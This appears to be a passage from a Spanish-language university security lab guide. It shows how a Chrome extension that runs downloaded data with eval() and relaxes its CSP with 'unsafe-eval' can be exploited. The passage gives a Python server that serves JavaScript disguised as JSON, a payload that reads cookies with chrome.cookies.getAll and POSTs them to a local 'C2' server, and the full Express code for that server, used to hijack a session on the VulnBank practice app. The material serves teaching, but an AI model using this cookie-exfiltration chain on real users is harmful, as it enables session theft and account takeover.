Al tener todos esos componentes configurados de forma adecuada, la extensión funciona correctamente. Cuando se ejecuta el script de contenido en “https://www.example.com/”, se le solicita a la página de fondo (background page) que descargue el archivo “https://localhost:8080/precio.json”. La página de fondo cumple, analiza los datos JSON, obtiene el campo “precio” y lo envía de vuelta al script de contenido el cual muestra el resultado mediante una alerta que muestra “El precio es (data.precio)” que en nuestro caso son 100€. En la Figura 20 se muestra el funcionamiento de la extensión de forma gráfica:



**Figura 20:** Funcionamiento concreto de la extensión al añadir las modificaciones

## 6.2 EL ATAQUE:

Quizás te preguntes: ¿en qué momento le indicamos a jQuery que debía interpretar los datos como JSON? En realidad, no lo hicimos. jQuery simplemente supuso que queríamos procesar los datos como JSON porque descargamos un archivo con formato JSON.

Pero entonces, pongámonos la capucha de los “malos” e intentemos plantearnos la siguiente pregunta: ¿Qué sucede si “precio.json” no es un archivo JSON? Entonces, jQuery podría interpretar estos datos como cualquiera de los tipos de datos que soporta. Por defecto, estos tipos son: **XML**, **JSON**, **script** o **HTML**. Y probablemente ya notes el problema: el tipo **script** no es seguro. Por lo tanto, si un sitio web quisiera explotar nuestra extensión, la forma más sencilla sería servir un archivo JavaScript

(MIME type application/javascript) haciéndolo pasar por un archivo tipo JSON en la URL `http://localhost:8080/precio.json` . Prueba a cambiar el contenido de “**precio.json**” y añade este código de alerta que hemos puesto de ejemplo. Así debe quedar el contenido de “precio.json”:

```
alert("Ejecutándose en la extensión!");
```

Ahora tenemos el archivo “precio.json” que contiene un código JavaScript malicioso, de forma que se ejecutará cuando se cargue en la extensión. Pero necesitamos servir ese archivo de forma que se interprete como un JavaScript y no como un JSON y para eso debemos cambiar el tipo MIME del archivo a “application/javascript”. El servidor de Python que hemos utilizado anteriormente no lo cambiará por lo que vamos a usar un servidor más configurable para lograrlo.

Crea un archivo llamado “**server.py**” y añade este código:

```
from http.server import BaseHTTPRequestHandler, HTTPServer
import os

class CustomHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == '/precio.json':
            try:
                # Abre y lee el archivo precio.json
                with open("precio.json", "r", encoding="utf-8") as file:
                    content = file.read()

                self.send_response(200)
                # Cambiado a application/javascript
                self.send_header('Content-Type', 'application/javascript')
                # Permite CORS
                self.send_header('Access-Control-Allow-Origin', '*')
                self.end_headers()
                # Envía el contenido del archivo
                self.wfile.write(content.encode("utf-8"))
            except FileNotFoundError:
                self.send_response(404)
                self.end_headers()
                self.wfile.write(b'{"error": "Archivo no encontrado"}')
        else:
            self.send_response(404)
            self.end_headers()
```


```
if __name__ == "__main__":
    port = 8080
    print(f"Sirviendo en el puerto {port}")
    server = HTTPServer(('localhost', port), CustomHandler)
    server.serve_forever()
```

Este script de Python hace que los archivos se sirvan con el MIME “application/javascript”.

Después coloca el archivo “precio.json” en el mismo directorio que el archivo “server.py” y ejecuta el servidor Python con el siguiente comando:

```
$ python server.py
```

Con esto, el servidor Python servirá el archivo “precio.json” como un archivo JavaScript. Para ver que el servidor funciona correctamente accede a la dirección “<http://localhost:8080/precio.json>” y verifica que el servidor que hemos creado responde con el contenido que hay en “precio.json” como se muestra en la Figura 21.




**Figura 21:** Contenido de precio.json que responde el servidor

Y cuando ya hemos conseguido que el servidor responda con un archivo de tipo JavaScript, solo debemos cambiar ligeramente “background.js” para que ahora en lugar de tratar la respuesta como un JSON tratarla como un JavaScript. Borra el código anterior y copia esto:

```
chrome.runtime.onMessage.addListener((request, sender, sendResponse) => {
    if (request.type === "mostrar_precio") {
        $.get(request.url)
            .done(data => {
                eval(data); // Evalúa el código
                sendResponse("Código ejecutado correctamente");
            })
            .fail(() => {
                sendResponse("Error al obtener los datos");
            });
        return true;
    }
});
```

De esta forma queremos conseguir que el script malicioso que hemos inyectado se ejecute con la función `eval()` y que lance un error (“Error al obtener los datos”) si ocurre algún problema y no podemos ejecutar el ataque como queremos.

¿Intentará jQuery ejecutar el script que hemos inyectado en “precio.json” dentro de la página de fondo (background page)? ¡Por supuesto! Podemos probarlo con el nuevo contenido de “**precio.json**” y “**background.js**”, y ejecutando el nuevo servidor (Figura 22).



**Figura 22:** Ejecución de la extensión con las nuevas configuraciones para el ataque

Como habrás notado, el navegador nuevamente actúa como un mecanismo de protección. Al intentar explotar la vulnerabilidad, aparece el error mencionado anteriormente ("Error al obtener los datos"). Esto ocurre porque el navegador tiene activadas las políticas de seguridad de contenido (CSP), que bloquean la ejecución de cualquier código considerado inseguro. En el caso de las extensiones de Chrome, estas políticas son aún más estrictas para prevenir ataques XSS, lo que puede impedir la ejecución de código JavaScript de forma dinámica.

¡Pero no te preocupes, que este pequeño tropiezo no va a detenernos en nuestra misión de exprimir al máximo esta vulnerabilidad! Solo nos queda un pequeño paso para llegar.

## 6.3 HACIENDO QUE EL ATAQUE TENGA ÉXITO:

El mecanismo de Política de Seguridad de Contenido [12] (Content Security Policy, CSP) que ha detenido nuestro ataque es extremadamente eficaz. La configuración predeterminada para las páginas de extensión del navegador es bastante restrictiva:

```
"content_security_policy": "script-src 'self'; object-src 'self';",
```


La entrada **script-src** determina qué scripts pueden ejecutar las páginas de extensión. En este caso tiene como valor **'self'** que significa que solo se permiten los scripts que contiene la propia extensión. Esta protección evita que la extensión ejecute un script malicioso en una página de extensión y esto hace que las

vulnerabilidades no se puedan explotar o al menos reduce su gravedad considerablemente.

Esto es así a menos que una extensión suavice esta protección, lo cual es muy común. Por ejemplo, algunas extensiones cambian explícitamente esta configuración en su archivo “**manifest.json**” para permitir llamadas a la función **eval()** . Para cambiar la configuración vamos añadir esta línea de código en nuestro manifiesto:

```
{
  ...
  "content_security_policy": "script-src 'self' 'unsafe-eval'; object-src 'self';",
  ...
}
```

De esta forma, la protección desaparece y, ¡de repente, el ataque descrito anteriormente funciona! Se ve a continuación como hemos conseguido explotar la vulnerabilidad (Figura 23).



**Figura 23:** Éxito en el ataque, se explota la vulnerabilidad descrita

(Aunque la modificación realizada es muy pequeña, el código está disponible en la extensión “**ataqueExitoso**” dentro de “**extensions**” dentro del [repositorio](#).)

Puede que ahora mismo estés pensando "Ninguna extensión real haría eso". La verdad es que si lo hacen. El 7,9% de las extensiones suelen suavizar ('**unsafe-eval**') la configuración predeterminada de la política de seguridad de contenido (CSP). De hecho, es más probable que las extensiones más populares sean las que cometen

este error. Si analizamos las extensiones con más de 10.000 usuarios, el porcentaje sube al 12,5%. Y en el caso de las extensiones con al menos 100.000 usuarios, este porcentaje asciende al 15,4%.

En el siguiente enlace podéis encontrar un video explicativo que muestra cómo realizar modificaciones en la extensión y hace una demostración práctica del primer ataque. [https://drive.google.com/video\\_ataqueExitoso](https://drive.google.com/video_ataqueExitoso)

## 6.4 EJECUTANDO UN ATAQUE MÁS COMPLEJO:

En resumen, en el ataque que hemos realizado, hemos explotado una vulnerabilidad XSS consiguiendo ejecutar código JavaScript malicioso a través de `eval()`. Para ello hemos cargado un archivo que se supone que es JSON pero hemos cambiado el MIME para que se ejecute como JavaScript usando un servidor Python. Aunque el navegador bloqueó el ataque debido a las políticas de seguridad de contenido (CSP), modificamos el `manifest.json` de la extensión para permitir el uso de `eval()` con la directiva “unsafe-eval”. Esto permitió ejecutar el código malicioso. Sin embargo, en el ataque sólo hemos ejecutado un alerta para demostrar la explotación, pero ahora vamos a ir más allá para ver que también se pueden llevar a cabo ataques más complejos.

Hasta ahora hemos utilizado la web de prueba “<https://example.com>” para probar la extensión y realizar el ataque, pero ahora vamos a usar una web que se asemeje más a la realidad. Vamos a usar la web VulnBank que hemos visto dentro de la asignatura SGSSI en el módulo de “Seguridad en Aplicaciones Web” para trabajar con las vulnerabilidades comunes en aplicaciones web, tal y como SQL injection o XSS.

Para ello podemos acceder a <https://github.com/juananpe/vulnbank> y hacer un git-clone o directamente puedes ejecutar el siguiente comando desde tu terminal (debes tener Docker ejecutándose):

```
$ docker run --name vulnbank --rm -p 8888:80 -d juananpe/vulnbank
```

Este comando descarga la imagen de Docker directamente y crea un contenedor aislado con todo lo necesario para ejecutar la web Vulnbank (la opción `--rm` hace que el contenedor se elimine automáticamente cuando lo detengas).

Una vez hayas ejecutado el comando, abre Docker Desktop y verás el contenedor que se acaba de crear en marcha, como se muestra en la Figura 24. Puede acceder a la web desde el enlace del contenedor o accediendo a <http://localhost:8888/vulnbank/>.



Search for images, containers, volumes, extensions... **Ctrl+K**










**Containers** [Give feedback](#)

Container CPU usage ⓘ  
 0.19% / 1200% (12 CPUs available)

Container memory usage ⓘ  
 117.6MB / 7.5GB


[Show charts](#)

Search   Only show running containers

<input type="checkbox"/>	Name	Container ID	Image	Port(s)	CPU (%)	Last started	Actions
<input checked="" type="checkbox"/>	vulnbank	83355ad94ffa	juanape/vulnbank	8888:80	0.13%	9 minutes ago	  
<input type="checkbox"/>	blissful_robinson	a9617ec4a0c6	35ab25cbcd88	80:80	0%	2 months ago	  
<input type="checkbox"/>	mongodb	801b98d7a90f	mongo:latest	27017:27017	0%	1 year ago	  

**Figura 24:** Contenedor de VulnBank dentro de Docker Desktop

Una vez dentro de la web podemos navegar dentro de ella para ver todas las funcionalidades que tiene. Como podrás comprobar es una web mucho más compleja que la anterior y simula la web online de un banco tradicional. De todas las diferentes opciones que permite, nosotros vamos a navegar hasta la pestaña de “Online Banking” que aparece en la esquina superior derecha de la página principal (Figura 25).




**Figura 25:** Pestaña Online Banking dentro de la página principal



Una vez dentro veremos un formulario de Login donde vamos a identificarnos como el usuario “j.adams” que tiene como contraseña “password”. Este usuario es un cliente regular del banco. Dentro de la cuenta del usuario podemos ver muchos apartados a los que puede acceder el usuario, como *Statistics*, *Transactions*, *History*, entre otros. Para nuestro ataque esos apartados no son necesarios, solo simulan las funcionalidades que el usuario tendría en su banco online. En nuestro caso lo que nos interesa es la **cookie de sesión** que tiene el usuario “j.adams”.

Tal y como hemos visto en el laboratorio de XSS/CSRF/Vulnbank, si abrimos una consola desde el usuario de “j.adams” y tecleamos **document.cookie** (o *Clic derecho > Inspeccionar > Application > Cookies*) podemos ver la cookie de sesión del usuario actual (algo como: 'PHPSESSID=XXXXXXXXXXXX') como se muestra en la Figura 26.



**Figura 26:** Cookie de sesión de j.adams en la consola

Ahora abre <http://localhost:8888/vulnbank/> desde otra pestaña sin identificarte (en modo incógnito), abre una consola e inyecta la cookie de j.adams que hemos conseguido antes: **document.cookie='PHPSESSID=XXXXXXXXXXXX'** . Recarga la página y accede a la pestaña “Online Banking” como antes y verás que ahora eres j.adams (!!). Como has visto has podido acceder a la cuenta del usuario j.adams sin saber la contraseña. Por lo que hemos aprendido que si conseguimos la cookie de sesión, podemos secuestrar dicha sesión (lo que se conoce como **Session Hijacking**).

En definitiva sabemos que si conseguimos la cookie de sesión de un usuario podemos acceder a su cuenta. Solo nos queda conseguir esa cookie y aquí es donde usaremos la vulnerabilidad de la extensión para conseguir ese objetivo. Vamos a ir más allá de crear una alerta y secuestrar la sesión gracias a las cookies.



En primer lugar vamos a ir a nuestra extensión y vamos a editar el manifiesto `manifest.json`. En el manifiesto anterior en la etiqueta `"matches"` teníamos definida la web `"https://example.com/*"` ya que era en esta web donde implementábamos el script de contenido que nos mostraba el precio de los items mediante una alerta. Pero en este caso queremos que la extensión aplique su funcionalidad en la web actual `"http://localhost:8888/vulnbank/"`. Además también vamos a añadir en la etiqueta `"permissions"` el permiso para que la extensión pueda acceder a las cookies de la página (`"cookies"`) y el permiso para poder mandar la cookie que vamos a secuestrar a un servidor C2 (Command and Control) donde vamos a estar escuchando como atacantes (`"http://localhost:3000/*"`). Con esos pequeños cambios así es como debes tener el archivo `manifest.json`.

```
{
  "manifest_version": 2,
  "name": "Prueba Extensión",
  "version": "1.0",
  "content_security_policy": "script-src 'self' 'unsafe-eval'; object-src 'self';",
  "permissions": [
    "storage",
    "cookies",
    "http://localhost:8080/*",
    "http://localhost/*",
    "http://localhost:3000/*"
  ],
  "content_scripts": [
    {
      "js": [
        "script.js"
      ],
      "matches": [
        "http://localhost:8888/vulnbank/*"
      ]
    }
  ],
  "background": {
    "scripts": [
      "jquery-2.2.4.min.js",
      "background.js"
    ]
  },
  "options_ui": {
    "page": "options.html"
  }
}
```

(El código está disponible en la extensión “**ataqueExitosoMásComplejo**” dentro de “**extensions**” dentro del [repositorio](#).)

Ahora que la extensión tiene acceso a las cookies de la página web y tiene permiso para comunicarse con el servidor C2 tenemos que conseguir llevar a cabo esas dos tareas. Para ello vamos a cambiar el contenido de `precio.json`. Recordemos que teníamos un script que lanza una alerta dentro de este archivo pero ahora en lugar de usar una simple alerta, vamos a acceder a la cookie del usuario que está ejecutando la extensión y mandarlo a un servidor remoto. Para ello debes borrar el contenido anterior de `precio.json` y poner este otro código:

```
chrome.cookies.getAll({ domain: "localhost" }, (cookies) => {

    // Serializa y envía las cookies al servidor si hay cookies
    fetch('http://localhost:3000/atacante', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json'
        },
        body: JSON.stringify(cookies)
    }).then(() => {
        console.log('Cookies enviadas al servidor');
    });
});
```

Para ser más concretos, el código utiliza `chrome.cookies.getAll()` para obtener todas las cookies del dominio asociado a <http://localhost:8888/vulnbank/>. Luego, serializa estas cookies en formato JSON y las envía mediante una solicitud POST al servidor en <http://localhost:3000/atacante> (ruta dentro de nuestro servidor C2) y muestra en consola el éxito o el error del envío.

Con todo esto configurado solo queda definir el servidor C2 que usaremos para recibir la cookie de sesión que nos mandará la extensión. Para ello vamos a crear un servidor básico para recibir las solicitudes POST y mostrar en el navegador las cookies recibidas. Utilizaremos **Node.js** y el paquete **express** para facilitar la creación del servidor.

Primero debemos asegurarnos de tener **Node.js** instalado en el sistema. Si no es así puedes acceder a <https://nodejs.org/es> e instalarlo. Después debemos inicializar el proyecto y para eso vamos a navegar en la terminal a la carpeta donde queremos crear el proyecto (servidorNode en nuestro caso) y ejecutar el siguiente comando:

```
$ npm init -y
```

Y ahora vamos a instalar el framework express con el comando:

```
$ npm install express
```

Por último debemos crear un archivo llamado `server.js` dentro del proyecto que hemos creado y pegar el siguiente código:

```
const express = require('express');
const app = express();
const PORT = 3000;

// Middleware para procesar JSON
app.use(express.json());
// Variable global para almacenar las cookies recibidas
let cookiesStored = [];

// Ruta GET para mostrar las cookies almacenadas por el atacante
app.get('/atacante', (req, res) => {
  if (cookiesStored && cookiesStored.length > 0) {
    let cookiesHtml = '<h1>Servidor C2 del atacante</h1>';
    cookiesHtml += '<h2>Cookies recibidas:</h2>';
    cookiesHtml += '<ul>';
    cookiesStored.forEach(cookie => {
      cookiesHtml += `<li>${cookie.name}: ${cookie.value}</li>`;
    });
    cookiesHtml += '</ul>';
    res.send(cookiesHtml);
  } else {
    // Mensaje si no hay cookies almacenadas
    res.send('<h1>No se han recibido cookies aún.</h1>');
  }
});

// Ruta POST para recibir las cookies
app.post('/atacante', (req, res) => {
  console.log("Cookies recibidas:", req.body);
  cookiesStored = req.body; // Almacena las cookies recibidas
  res.json({ message: "Cookies recibidas", cookies: req.body });
});

// Inicia el servidor
app.listen(PORT, () => {
  console.log(`Servidor escuchando en http://localhost:${PORT}`);
});
```

Este código que has pegado crea un servidor básico en Node.js usando Express. Escucha en el puerto 3000 (<http://localhost:3000>) y permite recibir cookies mediante solicitudes POST en la ruta "<http://localhost:3000/atacante>", almacenándolas en una variable global `cookiesStored`. Las cookies recibidas se pueden visualizar en formato HTML accediendo a la ruta GET `/atacante`. El servidor utiliza un middleware para procesar datos JSON y está diseñado como un servidor C2 para capturar y mostrar cookies enviadas desde una extensión o cliente. Si has tenido algún problema puedes descargar el proyecto con el servidor configurado [aquí](#). Descomprime ese archivo ZIP en algún directorio.

Y solo queda iniciar ese servidor ejecutando el comando dentro de la carpeta del `server.js` (en nuestro caso `desktop`):


```
$ node server.js
```

Ya tenemos todas las piezas necesarias para acabar el puzzle. Vamos a recordar todo lo necesario:

1. El servidor C2 está configurado y escuchando (comando "`node server.js`").
2. La web Vulnbank está funcionando en el contenedor de Docker.
3. El servidor Python que nos responde con el archivo `precio.json` debe estar ejecutándose como lo hacíamos en el ataque anterior (comando "`python server.py`").
4. Vamos a cargar la extensión en Chrome de nuevo con las nuevas modificaciones.

Con todo eso en regla vamos a ponernos en la piel del atacante y vamos a realizar un ataque más complejo en la nueva página web. En el ataque simulamos la conducta de un usuario normal (Jack Adams) que se descarga el archivo ZIP de una extensión que le han recomendado sus compañeros de trabajo, lo descomprime y lo carga junto con sus demás extensiones de Chrome. Le han comentado que la extensión es capaz de comparar el precio de un producto en varias webs y devolver el mejor precio disponible del mismo. Sin preocuparse por las posibles brechas de seguridad que podría tener la extensión, Jack la mantiene activa y como de costumbre entra en su banco online para consultar las transacciones que ha realizado ese mes (debes seguir los mismos pasos que Jack).

